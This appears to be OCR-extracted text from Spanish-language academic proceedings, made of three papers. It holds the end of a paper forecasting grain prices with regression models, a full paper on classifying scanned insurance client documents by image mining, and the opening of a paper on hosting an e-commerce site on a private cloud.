


Figura 5. Gráfico de regresión por árbol de decisión para maíz.




Figura 6. Gráfico de regresión por árbol de decisión para trigo.




Figura 7. Gráfico de regresión por árbol de decisión para soja.

Como se puede observar las diferentes parametrizaciones generan un error distinto, y según los datos varía la parametrización que minimiza el error cuadrático medio, y los valores de dichos errores tienden a ser similares a los obtenidos en el análisis de regresión lineal.

Observando la gráfica, podemos inferir que la relación lineal existe (incluso con el coeficiente de determinación cercano a uno también validamos esto) y continua el patrón encontrado en el análisis anterior donde los errores de predicción aumentan, conforme aumenta la cantidad de días a futuro en que se realizan.

Análisis con Redes Neuronales

En este caso el análisis se hace con un objeto de scikit-learn denominado MLPRegressor que permite hacer un análisis de regresión con redes neuronales.

El primer paso es el mismo que para los análisis anteriores, es decir, se lee el archivo, se obtiene la matriz de variables independientes y el vector de variables dependientes, y se generan los datos para entrenamiento y pruebas. Luego se normaliza la escala de valores para las variables independientes.

Este algoritmo también permite modificar parámetros para validar el ajuste. En este caso particular podemos modificar la cantidad de neuronas en cada capa oculta de la red, aunque como se ha visto en la teoría, ocupar demasiadas neuronas en una cantidad excesiva de capas ocultas puede generar un sobre entrenamiento que luego no generalice bien la solución, lo cual es contraproducente a nuestras necesidades.

En este caso probamos con todas las funciones de activación que provee el algoritmo ('identity', 'logistic', 'tanh', 'relu') y con una y dos capas ocultas de hasta 150 neuronas.

Al momento de ejecutar el script el mismo itera sobre todas las parametrizaciones definidas y elige la

parametrización que menor error cuadrático medio retorna, el cual luego usa para realizar el gráfico de dispersión. Nuevamente observamos que, según los datos, existe una parametrización "mejor" para un conjunto que no aplica para otro conjunto distinto.



Figura 8. Gráfico de regresión para red neuronal para maíz.




Figura 9. Gráfico de regresión para red neuronal para trigo.




Figura 10. Gráfico de regresión para red neuronal para soja.

Como observamos en los gráficos existe una relación lineal entre los datos, aunque en este caso vemos que el error generado es ligeramente mayor al obtenido con otros algoritmos.

Las rectas generadas por el patrón de puntos en el gráfico de dispersión tienen una pendiente menor a la deseada, con lo cual podemos indicar que para cada hecho que estamos probando, el modelo predice un valor menor al que realmente toma. Vemos además que se mantiene la tendencia de aumento de errores cuando aumentan los días de predicción del precio real.

Conclusiones

Una vez realizado el análisis de los datos, a partir de los tres algoritmos de regresión que elegimos, podemos observar que existe una relación lineal fuerte entre los precios de las materias primas reales que utilizamos para pruebas (el 20% de los datos totales), y los que podemos predecir con dichos algoritmos. Esto lo observamos en los gráficos de dispersión y en el coeficiente de correlación, que por definición debe ser cercano a los extremos -1 y 1 para que la regresión lineal sea fuerte, y en torno a los valores 0 (cero) indican que no existe relación lineal.

A su vez, en los gráficos podemos observar que la pendiente de la recta que minimiza el error es positiva, lo cual para nuestro ejemplo es correcto, ya que indica que a medida que crece el valor del precio de la materia prima en los datos de prueba, también crece en su valor predicho. Si sucediera al revés nos indicaría que las predicciones tienen un valor real muy distinto al predicho, algo que supone que nuestro modelo no se ajusta correctamente para su uso futuro en predicciones de precio, o bien que en los datos no existe información relevante que permita predecir un comportamiento con un nivel de significancia aceptable.

A sabiendas de que la relación se da en el sentido deseado, podemos analizar la pendiente de dichas rectas, teniendo en cuenta que para que la predicción sea perfecta, la pendiente (viendo el patrón que se infiere de la representación de cada punto) debe ser lo más cercana a 1 posible, es decir que debería ser de un ángulo cercano a 45% con el eje X, para que concluyamos que ante un valor de precio de prueba, el valor predicho es exactamente el mismo.

Vemos en los gráficos que esto último no ocurre, es decir, las pendientes no son perfectas y tenemos un error en la predicción comparado con los datos de prueba, que varía en los algoritmos según las parametrizaciones usadas, y a su vez, es consecuente en su aumento con las cantidades de días a futuro en que se realiza la predicción.

En otras palabras podemos ver que tenemos un error menor cuando predecimos el valor del precio del cultivo al día de mañana que cuando predecimos a tres días futuros, que incluso aumenta si la predicción se da a cinco días futuros, con lo cual, el análisis que debemos realizar según los resultados obtenidos es qué tan bueno es ese error que obtuvimos, y si, medido en función de los valores reales, podemos concluir que el modelo sirve para predecir valores futuros, o si el error es demasiado grande como para poder utilizarlo.

Líneas de Base

Para poder definir si los resultados obtenidos mediante la métrica RMSE son aceptables en el ámbito real de las variables, se realizaron algunas hipótesis o líneas de base que nos permiten partir desde un punto determinado y contrastar los resultados obtenidos en los modelos de predicción con los datos reales que tenemos en el conjunto de datos.

Esto significa que necesitamos de alguna manera saber si, por ejemplo, la variación errática que nos retornó el algoritmo para Soja a 24 horas (4.61 dólares) es mayor o menor a la variación que proponemos como hipótesis sin conocer los datos.

Resumen de resultados obtenidos

En la Figura 11 resumimos los errores mínimos que obtuvimos por cultivo, en los tres análisis realizados, a las tres variaciones de predicción. Se marca en verde los mínimos errores por cada predicción de cultivo para utilizar como valor a contrastar en las hipótesis.

Vemos, en esta tabla, los errores obtenidos por cada método, en la predicción del valor del dólar. Se remarca, por cada cultivo y método, el menor valor de este error.

RMSE	24HS - LINEAL	72HS - LINEAL	120 HS LINEAL
MAIZ	8,33	9,84	12,13
TRIGO	12,41	14,18	20,61
SOJA	4,54	7,68	10,43
RMSE	24HS - ÁRBOL	72HS - ÁRBOL	120 HS ÁRBOL
MAIZ	9,62	10,59	12,7
TRIGO	13,87	12,92	18,62
SOJA	5,45	7,7	9,41
RMSE	24HS - RED	72HS - RED	120 HS RED
MAIZ	8,01	10,06	11,95
TRIGO	12,77	14,23	19,93
SOJA	4,61	7,66	9,94

Figura 11. Resumen de errores en dólares por cultivo y selección del mínimo error.

Conteo de hechos que superan el error

En primer lugar, podemos contrastar el error obtenido en cada archivo con la variación real que ha tenido el precio de las commodities, y sumamos aquellas que superen el umbral de error que obtuvimos en la predicción, para saber a ciencia cierta, cuantas veces erramos por menos de lo que realmente varió el valor. Este porcentaje nos da un primer acercamiento a conocer la bondad de nuestro modelo.

Tabla 1. Hechos que superan el umbral de error

	Cantidad de hechos totales	Cantidad de Hechos con error	Porcentaje
Maíz 24 horas	3785	432	11,41%
Maíz 72 horas	3783	548	14,49%
Maíz 120 horas	3781	505	13,36%
Trigo 24 horas	3064	297	9,69%
Trigo 72 horas	3062	397	12,97%
Trigo 120 horas	3060	290	9,48%
Soja 24 horas	3948	759	19,22%
Soja 72 horas	3946	773	19,59%
Soja 120 horas	3944	836	21,20%

Como se puede observar para el caso de maíz y trigo, el promedio de veces que nuestro modelo hubiera generado un error menor al que se produjo corresponde al 9-14%, es decir de 1 a 1,5 veces de cada 10 podríamos haber predicho el valor con una variación menor a la que en realidad se produjo, lo cual, de antemano, supone una precisión demasiado baja para un modelo de predicción. Para el caso de Soja, ese valor aumenta a 2 de cada 10 días, lo que sigue siendo todavía bajo.

Hipótesis: Los valores son iguales al anterior valor

Sobre esta hipótesis definimos lo que el usuario podría pensar antes de ver los datos que tenemos, específicamente, diciendo que el valor del día de mañana del cultivo será igual al de hoy. Intentamos a partir de esto, obtener el coeficiente de determinación relacionado a esta aseveración para contrastarlo con el umbral de error obtenido, con el objetivo de ver si la predicción que realizamos permite generar conocimiento y aceptar la hipótesis o no.

El resultado que retorna se muestra en la siguiente tabla.

Tabla 2. Resultado de R^2 aplicado al precio del cultivo

Valor igual Dia anterior	Coeficiente de Correlación (R^2)
Maíz 24 horas	0,9282785556595632
Maíz 72 horas	0,8602781030606246
Maíz 120 horas	0,8357915510042412
Trigo 24 horas	0,7878578308482598
Trigo 72 horas	0,6381453023541117
Trigo 120 horas	0,6083794126789117
Soja 24 horas	0,9941279279541196
Soja 72 horas	0,9833333941806363
Soja 120 horas	0,9729995903089939

Lo que observamos es que en varios casos (maiz-24, trigo-24, soja-24, soja-74, soja 120), el error es mayor al obtenido de la predicción, mientras que en los otros casos el error que surge de la hipótesis es menor incluso que el valor predicho, lo cual ya nos indica que nuestro modelo no es muy fiable.

Hipótesis: Los valores varían un 5%

Similar al caso anterior, agregamos a la hipótesis que el valor del precio aumentará un 5%, hacemos el cálculo y volvemos a generar los coeficientes de determinación.

Ejecutamos el script a cada archivo, con el parámetro de variación 1.05 (5% al precio actual).

Tabla 3. Resultado de R^2 para variación del 5%

Valor de modifica en un 5%	Coeficiente de Correlación (R^2)
Maíz 24 horas	0,9080204026894177
Maíz 72 horas	0,8434803247693106
Maíz 120 horas	0,820383090313823
Trigo 24 horas	0,764034017543089
Trigo 72 horas	0,621905564124037
Trigo 120 horas	0,594011559117531
Soja 24 horas	0,960367541160553
Soja 72 horas	0,9502954017227355
Soja 120 horas	0,940656078713004

Los valores son similares al cálculo anterior y siguen la misma tendencia que en la hipótesis anterior.

Hipótesis: Los valores varían un 15%

Volvemos a ejecutar el algoritmo anterior modificando el parámetro variation para pasarle 1.15, es decir aumentar el 15%.

Tabla 4. Resultado de R^2 para variación del 15%

Valor de modifica en un 5%	Coeficiente de Correlación (R^2)
Maíz 24 horas	0,7594187317702183
Maíz 72 horas	0,7008865222700016
Maíz 120 horas	0,6801932755546132
Trigo 24 horas	0,5598636593475141
Trigo 72 horas	0,4308837783069217
Trigo 120 horas	0,40621012396768996
Soja 24 horas	0,7389950235659621
Soja 72 horas	0,7302147813052272
Soja 120 horas	0,721821978156135

Vemos que nuevamente los resultados son similares a los obtenidos anteriormente.

Bondad del modelo

Si tomamos en cuenta los valores obtenidos en el cálculo anterior, con respecto a los obtenidos en los apartados de análisis predictivo y regresión, vemos que los coeficientes de determinación de las predicciones son siempre mayores que los de las líneas de base, lo que nos indica que, ante estas líneas planteadas, nuestro modelo se ajusta con mayor precisión.

Este análisis es importante ya que las líneas de base suelen ser lo que los usuarios necesitan optimizar a partir de este tipo de análisis, con lo cual podemos concluir que nuestro modelo es completamente viable para realizar dicha optimización.

Referencias

[1] Infocampo (2018). Recuperado en 08/2018 de: http://www.infocampo.com.ar/el-clima-sigue-impulsando-los-precios-de-los-granos-en-chicago/.

[2] La Capital (2018). Recuperado en 06/2018 de: https://www.lacapital.com.ar/campo/granos-la-produccion-y-los-precios-se-movieron-al-ritmo-del-clima-n1437062.html.

[3] Blondel, B. (2018). Documentación oficial Scikit-learn. Obtenido de http://scikitlearn.org/stable/documentation.html

[4] Augspurger, B. O. (2018). Documentación oficial Pandas. Obtenido de http://pandas.pydata.org/pandas-docs/stable/.

[5] Hunter. (2018). Documentación oficial MapPlotLib. Obtenido de https://matplotlib.org/contents.html.

[6] Oliphant. (2005). Documentación oficial Numpy. Obtenido de http://www.numpy.org/.

[7] Recuperado en 06/2018 de: www.errepar.com

[8] Cámara arbitral de Cereales. Recuperado de: http://www.cac.bcr.com.ar.

[9] INTA. Estación Meteorológica de Bordenave. Recuperado de: https://inta.gob.ar/documentos/precipitaciones-historicas-eea-bordenave-1911-2016.

[10] INTA. Recuperado de: http://siga2.inta.gov.ar/#/data

[11] Ministerio de Agroindustria Argentino. Recuperado de: http://datos.gob.ar

Minería de Imágenes aplicada a Digitalizaciones de Legajos de Clientes

Gabriela Jorgelina Moya
Universidad Católica de Salta – Facultad de Ingeniería
gabrielajorgelinamoya@gmail.com

Resumen

En este trabajo se realiza la aplicación de minería de imágenes, combinando técnicas de minería de datos y procesamiento de imágenes. El objetivo de aplicar este proceso a un conjunto de imágenes, en este caso, digitalizaciones de legajos de clientes, es encontrar un modelo que permita realizar la clasificación de forma automática, basada en la similitud de las imágenes. Tener la información disponible que permita identificar el tipo de documento asociado a cada imagen, lleva a la agilización del proceso de búsqueda. Conocer los tipos de documentos que se tienen y las cantidades de los mismos, permite analizar la necesidad de conservar o descartar un documento físico, y así disminuir su volumen, lo cual implica una disminución de costos de almacenamiento.

Introducción

Los diversos procesos que se llevan a cabo en las empresas generan documentos que los respaldan, por ejemplo, el alta o baja de un cliente, la entrega de un equipo, la recepción de materiales, contratos, etc. Estos documentos conservan información histórica y los mismos son resguardados por diversos motivos, como ser requerimientos legales, de auditoría, necesidad de consultar información histórica, entre otros.

Una compañía de seguros genera diariamente un gran volumen de documentos físicos derivados de los distintos procesos de negocio. Estos documentos son conservados para poder acceder a la información que contienen y por exigencias legales. Debido a que la cantidad de documentos es significativa y son consultados frecuentemente por distintas personas, se buscó la forma de mejorar este proceso. La solución se basó en la digitalización de los documentos en guarda y de los que ingresan diariamente, junto a la implementación de un sistema informático que presenta una interfaz para que los usuarios puedan consultar las digitalizaciones de los documentos.

En la empresa cada cliente posee un legajo, el cual contiene distintos tipos de documentos. Los documentos digitalizados son almacenados en un repositorio. Debido a la gran cantidad de clientes en constante crecimiento, el repositorio cuenta actualmente con más de un millón y medio de documentos PDF que contienen las imágenes.

Los documentos digitalizados son de diversos tipos, por ejemplo, formularios de solicitudes, notas, documentos de identidad. La única forma de poder identificar el tipo de documento del que se trata es abrir el documento PDF y realizar la inspección visual de las imágenes. Con el objeto de poder identificar el tipo de un documento sin tener que visualizarlo, ya sea para agilizar el tiempo de búsqueda para los usuarios o para poder realizar el análisis de los documentos basándose en el tipo de los mismos, es necesario realizar su clasificación. Clasificarlos implica agruparlos según características similares y asignarles una etiqueta que identifique su clase. Realizar esta tarea de forma manual podría consumir una gran cantidad de tiempo y recursos. Es por este motivo que se plantea diseñar un modelo clasificador de imágenes que luego pueda ser aplicado para el desarrollo de una herramienta automática.

El desafío de clasificación de las imágenes se encuentra en definir las propiedades necesarias para distinguirlas unas de otras y poder agrupar aquellas que poseen características similares. Imágenes que poseen características similares, como ser alto, ancho, cantidad de píxeles de un determinado color, entre otros, pertenecerán a la misma clase [1]. Otro desafío es que los valores de las propiedades definidas se puedan obtener de forma automatizada.

La clasificación de la totalidad de las imágenes permitirá identificar a qué categoría pertenece cada documento, de esta forma se facilitará la consulta de documentos a los usuarios y será posible realizar análisis en cuanto a los tipos y cantidades de los mismos, cuyo resultado será de utilidad para la toma de decisiones.

Metodología

Obtención y preparación de los datos

Las imágenes con las cuales se trabaja provienen del repositorio de legajos de clientes. Este repositorio está constituido por más de un millón y medio de documentos en formato PDF. Cada documento contiene una o más imágenes que son resultado de los escaneos de toda documentación perteneciente a los legajos de clientes. Los escaneos son realizados en escalas de grises.

Se toma una muestra aleatoria de 15481 documentos, basada en la media de la cantidad de documentos ingresados por mes durante tres años. Ya que un archivo PDF puede contener más de una imagen, solo se recupera la primera, que es la que define la clase a la que pertenece el documento.

La extracción de las imágenes se hace mediante la librería "Java Pdf Extraction Decoding Access Library[1]". Esta librería permite inspeccionar cada uno de los elementos que posee un archivo PDF y extraer aquellos que son de interés, en este caso, imágenes. Las imágenes son almacenadas en un nuevo repositorio con el formato JPEG.

Debido a que no se cuenta con información de las imágenes, se deben definir los atributos que se usarán para describirlas y su clase. Para determinar la clase a la que pertenece cada imagen, se realiza la inspección visual de la misma y se determina su clase. Esto permite tener certeza de la correcta asignación a la misma, ya que esta información será usada en la construcción del modelo de clasificación. De este proceso se obtuvo un total de 70 clases. En la Tabla 1 se muestran las 10 clases con mayor cantidad de elementos y el porcentaje que presentan del total de las 15481 imágenes. Se observa que estas clases representan aproximadamente el 40% de la cantidad total de imágenes.

Tabla 1. Cantidad de imágenes por clase de las 10 clases con mayor cantidad de elementos

ID	Descripción	Cantidad de imágenes	Porcentaje
C03	Acuses de Recibo A	2019	13%
C63	Solicitud A	800	5%
C23	Notas	760	5%
C61	Solicitud B	553	4%
C58	Solicitud C	525	3%
C80	Solicitud D	451	3%
C67	Solicitud F	380	2%
C01	Acuse de Recibo B	315	2%
C15	DNI	308	2%
C77	Solicitud G	296	2%

Una imagen bidimensional está conformada por píxeles dispuestos en forma de una matriz. Cada pixel tiene una ubicación que puede denotarse por un par de coordenadas cartesianas. Además, los píxeles tienen asociada información sobre su intensidad (color) representada por un valor numérico. [2]

El análisis de las imágenes se realiza mediante los atributos que las describen. Los atributos seleccionados son los siguientes:

- Alto: atura de la imagen expresada en píxeles.
- Ancho: ancho de la imagen expresada en píxeles.
- Cantidad de píxeles blancos: se contabilizan la cantidad de píxeles blancos de la imagen original.
- Cantidad de píxeles negros: cantidad de píxeles negros que posee la imagen.
- Clase de documento: Tipo de documento del que se trata, obtenido de la inspección visual.
- Otros atributos: El histograma de una imagen es un gráfico que refleja la cantidad de píxeles por cada intensidad (color) que posee una imagen. Para las imágenes en escala de grises existen 256 intensidades [3]. Para cada imagen se obtiene su histograma, es decir que se obtienen 256 atributos que serán empleados en el proceso de minería.

Los valores de los atributos son obtenidos mediante un script desarrollado en vb.net, el cual consulta cada una de las propiedades de las imágenes y de los píxeles. Estos valores son extraídos de las imágenes originales.

El procesamiento de imágenes consiste en la modificación de la imagen mediante operadores matemáticos, con el objetivo de ocultar determinadas características y destacar otras. Los dos principales operadores empleados para realizar el procesamiento de las imágenes son dilatación y erosión. La dilatación consiste en el proceso de ampliar y engrosar regiones angostas, aumentado los bordes. La erosión, produce el efecto contrario, reduce pequeñas características aisladas. Combinando y aplicando sucesivamente estos operadores se pueden definir otros operadores. [3] El objetivo es ocultar las características que hacen únicas a las imágenes de una misma clase, de modo que puedan ser clasificadas según sus características comunes. Es por esto que los operadores que se emplearán son la erosión, el desenfoque, la detección de los bordes. Otro enfoque consiste en analizar las características de las imágenes en otro dominio, como ser el dominio de las frecuencias calculando su transformada de Fourier.

Sobre la imagen original se aplican las transformaciones mencionadas mediante métodos provistos por la librería EMGU CV[2]. Esta librería brinda herramientas para el procesamiento de imágenes. A cada imagen se le aplica un método que realiza su transformación, lo cual da como resultado una nueva imagen, visualmente distinta, que es almacenada. En la Figura 1 se muestra un ejemplo de algunas de las transformaciones aplicadas a las imágenes originales y sus respectivos resultados, empleando los métodos de la librería EMGU CV. El operador sobel detecta los bordes en la imagen y como resultado devuelve una imagen con los bordes aclarados y el fondo oscuro. El operador erosion detecta las áreas más claras y las hace más delgadas, y las áreas oscuras son engrosadas. El método DTF toma la imagen y devuelve como resultado su transformada de Fourier.

Para cada una de las imágenes se determina la cantidad de pixeles blancos y la cantidad de pixeles negros. Estos datos formarán parte de los atributos de las imágenes.

Los datos obtenidos son almacenados en una base de datos. Cada registro cuenta con un atributo que identifica unívocamente a la imagen y los demás atributos contienen los valores obtenidos previamente.

[1] https://www.idrsolutions.com/jpedal/

[2] www.emgu.com




Figura 1. Imagen original y resultantes de la aplicación de transformaciones.

Una vez almacenados todos los datos pertenecientes a las imágenes se procede a realizar la selección y limpieza de los mismos.

Pueden existir imágenes que presenten errores de escaneo, ya sea un escaneo con exceso de tonos claros o exceso de tonos oscuros. Otro tipo de error que puede presentarse son las digitalizaciones parciales, que se pueden detectar mediante la observación del alto/ancho de la imagen.

Es posible detectar estos errores observando el conjunto de datos e identificando aquellos que presenten valores alejados del resto. Valores del alto/ancho muy alejados implican un error en el proceso de digitalización. Estos valores, se denominan anómalos, y debido a que en este caso representan errores, los mismos deben ser excluidos, ya que introducirían ruido que afectaría negativamente al proceso de construcción del modelo de minería. [4]

Al momento de realizar la inspección visual de las imágenes se detectaron algunas que no pertenecen a una clase en particular, por lo cual estas son excluidas.

Una vez detectadas las anomalías y las imágenes que no son relevantes para la resolución del problema, sus registros son excluidos del conjunto obtenido inicialmente. El resultado es una vista minable, es decir, el conjunto de datos sobre los cuales se aplicarán métodos que permitirán la construcción del modelo.

Construcción del modelo

La elección de los métodos depende del tipo de tarea y de las características de los datos. En este caso se trata de una tarea predictiva, ya que dado un ejemplo X queremos obtener su clase Y. A continuación, se listan los métodos que frecuentemente se aplican a los problemas de clasificación [4] y en particular al problema que se está tratando, considerando el tipo de datos de los atributos y de la clase:

- Naive Bayes
- Decision tree
- Decision Stump
- Random Forest
- Rule Induction
- Deep Learning
- Neuronal Network
- K - Nearest Neighbors

Para la construcción del modelo se empleó la herramienta de minería de datos RapidMiner[3]. Los datos que conforman la vista minable[4] son almacenados en un archivo .csv. Este archivo cuenta con 15481 líneas, una por cada imagen. Cada línea se compone de un atributo que identifica unívocamente a cada imagen, la clase a la que pertenece y los atributos seleccionados que la describen. Estos datos serán la entrada para cada uno de los módulos involucrados en el proceso de construcción del modelo.

En la Figura 2 se muestra todo el proceso en Rapidminer. El primer operador (Retrive Imagenes) permite recuperar los datos contenidos en el archivo .csv. Estos datos son pasados al subproceso Selección, donde se realiza el primer filtrado de datos. El resultado es pasado al módulo Exclusión de anomalías, en el cual se detectan los valores anómalos y son eliminados. Los datos resultantes son enviados al módulo Cross Validation.




Figura 2. Proceso de preparación de datos y modelado en Rapidminer

El módulo de Cross Validation aplica el método de validación cruzada para evaluar los modelos. Este proceso se divide en dos subprocesos, uno de entrenamiento y uno de prueba. En primera instancia divide el conjunto de ejemplos en 10 subconjuntos. Los ejemplos pertenecientes

[3] https://rapidminer.com/

[4] Vista minable: conjunto de datos resultante de los procesos de selección y limpieza de los datos.

a 9 conjuntos se emplean para entrenar el modelo y el conjunto restante es usado para prueba. Este proceso se repite 10 veces y los indicadores de calidad del modelo son el promedio de todas las ejecuciones. [5]

Este proceso se repite con cada uno de los algoritmos de clasificación previamente seleccionados, aplicados a los 15481 ejemplos. La elección del modelo estará basada en aquel que posea el nivel de precisión más elevado.

Resultados

Luego de haber realizado el proceso de construcción y evaluación del modelo, para cada uno de los algoritmos seleccionados, se obtuvieron los siguientes resultados (ver Tabla 2):

Tabla 2. Presión de los modelos obtenidos

Algoritmo usado	Presición (accuracy) %
K-Nearest Neighbors	80,49
Rule Induction	71,58
Neuronal Network	68,51
Naïve Bayes	47,63
Deep Learning	43,13
Decision tree	38,51
Decision Stump	23,12
Random Forest	16,22

El valor de precisión (accuracy) representa la relación entre la cantidad de predicciones correctas y la cantidad total de ejemplos.

El modelo que posee mejor precisión, es el obtenido a partir del algoritmo K-Nearest Neighbors. Posee un 80.49% de precisión y el tiempo de ejecución de todo el proceso no supera los dos minutos.

El siguiente modelo con mejor precisión es el obtenido por Rule Induction, con un 71.58% de precisión. El proceso completo de obtención del modelo tomó un tiempo de aproximadamente veinte minutos. Si bien la precisión es menor, este modelo cuenta con la ventaja de que se obtienen reglas como resultado, lo cual hace simple la implementación en un lenguaje de programación.

El tercer modelo con mejor precisión fue obtenido mediante Neuronal Networks. La precisión obtenida es del 68,51%. El tiempo de ejecución del proceso fue mayor que en los casos anteriores, con un tiempo de 4 horas.

El resto de los modelos obtenidos poseen un nivel muy bajo de precisión, ninguno supera el 50%.

Conclusión

La aplicación de minería de datos sobre conjuntos de imágenes para lograr su clasificación, permite realizar este proceso de manera mucho más eficiente, disminuyendo los tiempo y recursos necesarios. Contar con las imágenes clasificadas permite a quienes las consultan poder identificarlas rápidamente. Además, permite conocer con mayor certeza los tipos de documentos que se tienen en guarda y sus cantidades.

El modelo con mayor precisión, obtenido por el algoritmo K-Nearest Neighbors, alcanza el 80% por lo cual se considera aceptable. Este modelo permitirá realizar la clasificación de las imágenes con un alto nivel de precisión y en un tiempo significativamente menor que el que emplearía una persona.

Como trabajo futuro, se intentará emplear otras técnicas para el análisis de las imágenes, como ser la segmentación, es decir, dividir las imágenes en regiones para su análisis [6] [7] [8]. Esto permitiría obtener atributos que las describan mejor e intentar aumentar la precisión del modelo obtenido por el algoritmo Rule Induction.

Durante todo el proceso se observó que la mayor parte del tiempo invertido se encuentra en el proceso de extracción, selección y limpieza de los datos. Esto hace que sea un proceso al cual prestarle especial atención y buscar mejores formas de realizarlo de manera eficiente.

Referencias

[1] Dash, S., Panda, M., “Image Classification using Data Mining Techniques”. Advances in Computer Science and Information Technology Volume 3, Issue 3; April-June, 2016, pp. 157-162

[2] Solomon, C., Breckon, T., “Fundamentals of Digital Image Procesing”, Wiley – Blackwell, 2011, pp 1-3

[3] Solomon, C., Breckon, T., “Fundamentals of Digital Image Procesing”, Wiley – Blackwell, 2011, pp 63-65

[4] Chapman, P., Clinton, J., Kerber, R., Khabaza, T., Reinartz, T., Shearer, C., Wirth, R., “CRISP-DM 1.0 Step-by-step data mining guide”, SSPS, 2000.

[5] Hernandez Orallo, J., Ramirez Quintana, M. J., Ferri Ramirez, C., “Introducción a la minería de datos”, Pearson Education S.A., 2004.

[6] Panda, M., Hassanien, A., Abraham, A., “Hybrid Data Mining Approach For Image Segmentation Based Classification”, International Journal of Rough Sets and Data Analysis, Volume 3, Article 5, 2016, pp 65-81

[7] Linoff, G. y Berry, M., “Data Mining Techniques: For Marketing, Sales, and Customer Relationship Management”, John Wiley & Sons, 2011.

[8] Mahalle, A. y KucheImage, S., “Mining and Clustering Based Image Segmentation”, International Journal of Advance Research in Computer Science and Management Studies, Vol. 3, 2015.

Desarrollo y Evaluación de Desempeño y de Costos de un Servicio de Comercio Electrónico en una Nube Computacional Privada

Federico Baroni, Ricardo Lerman, Laura Doval, Martín Domínguez, Ana Rosa Tymoschuk
UTN Facultad Regional Santa Fe, Lavaisse 610, S3004EWB, Santa Fe
fbaroni@frsf.utn.edu.ar,rlerman@ frsf.utn.edu.ar, lauradt@gmail.com,
mdomingu@gmail.com, atymoschuk@frsf.utn.edu.ar

Carlos María Chezzi
UTN Facultad Regional Concordia, Salta 277, E3200EKE, Concordia, Entre Ríos
carlos_chezzi@frcon.utn.edu.ar

Resumen

Las tecnologías de computación en la nube son una alternativa de solución en modelos de negocios de una tienda de comercio electrónico. No se requiere inversión inicial de infraestructura de tecnología de información (TI) propia porque se paga por los servicios solicitados. No obstante, existen algunas desventajas como la seguridad y la privacidad. En este trabajo se presenta una infraestructura TI de una nube privada con un sistema de virtualización de los recursos para el procesamiento de transacciones de comercio electrónico con el fin de realizar un análisis técnico y económico. Además, se presentan resultados preliminares de comportamientos del sitio de comercio electrónico con la herramienta J-Meter. Las métricas de desempeño tecnológico se relacionan con los costos, para tomar decisiones sobre el modelo de negocios basado en nubes computacionales privadas o públicas.

1. Introducción

La modalidad de comercio electrónico con recursos propios requiere de importantes inversiones de capital en infraestructura TI y personal especializado para desarrollar, implementar y mantener en funcionamiento las aplicaciones. Una nueva estrategia de negocio se puede abordar sobre la base de tecnologías de computación en la nube [1], que posibilita el acceso de red a un grupo compartido de recursos de computación configurables (por ejemplo, redes, servidores, almacenamiento, aplicaciones y servicios) en forma permanente y bajo demanda, con un rápido suministro y un mínimo esfuerzo de gestión e interacción con el proveedor del servicio. El modelo de negocio en la nube computacional permite tres tipos de servicios: (i) Software como servicio (su sigla en inglés *SaaS: Software as a Service*) donde se contrata la utilización de aplicaciones que se ejecutan en la infraestructura de la nube computacional, ofrecidas por el proveedor, (ii) Plataforma como servicio: (su sigla en inglés *PaaS: Platform as a Service*) en la que se provee los recursos informáticos para desarrollar aplicaciones en la infraestructura de la nube computacional, tales como lenguajes de programación, bibliotecas, servicios y herramientas, y (iii) Infraestructura como servicio (su sigla en inglés *IaaS: Infrastructure as a Service*) que proporciona la capacidad de procesamiento, almacenamiento y redes para implementar y ejecutar un software determinado, ya sean el sistema operativo y las aplicaciones [2].

La tecnología de computación en la nube cuenta con un conjunto de recursos de computación virtualizados, destinados a brindar servicios demandados por los usuarios a través de internet y con una contabilización del consumo de los mismos. De este modo los usuarios pueden contratar los servicios de acuerdo a los tres modelos antes descritos, en lugar de comprar equipamiento o desarrollar sus propias aplicaciones. Con la integración de comercio electrónico y la nube computacional se logra una estructura flexible para la implementación de aplicaciones y con un costo asociado a lo que se consume del servicio de la nube [3].

Las nubes computacionales aparecen como una alternativa atractiva para implementar sitios de comercio electrónico y realizar las transacciones con esta modalidad, con un costo según el tipo de servicio contratado, el cual es flexible durante el proceso de operaciones, permitiendo al usuario

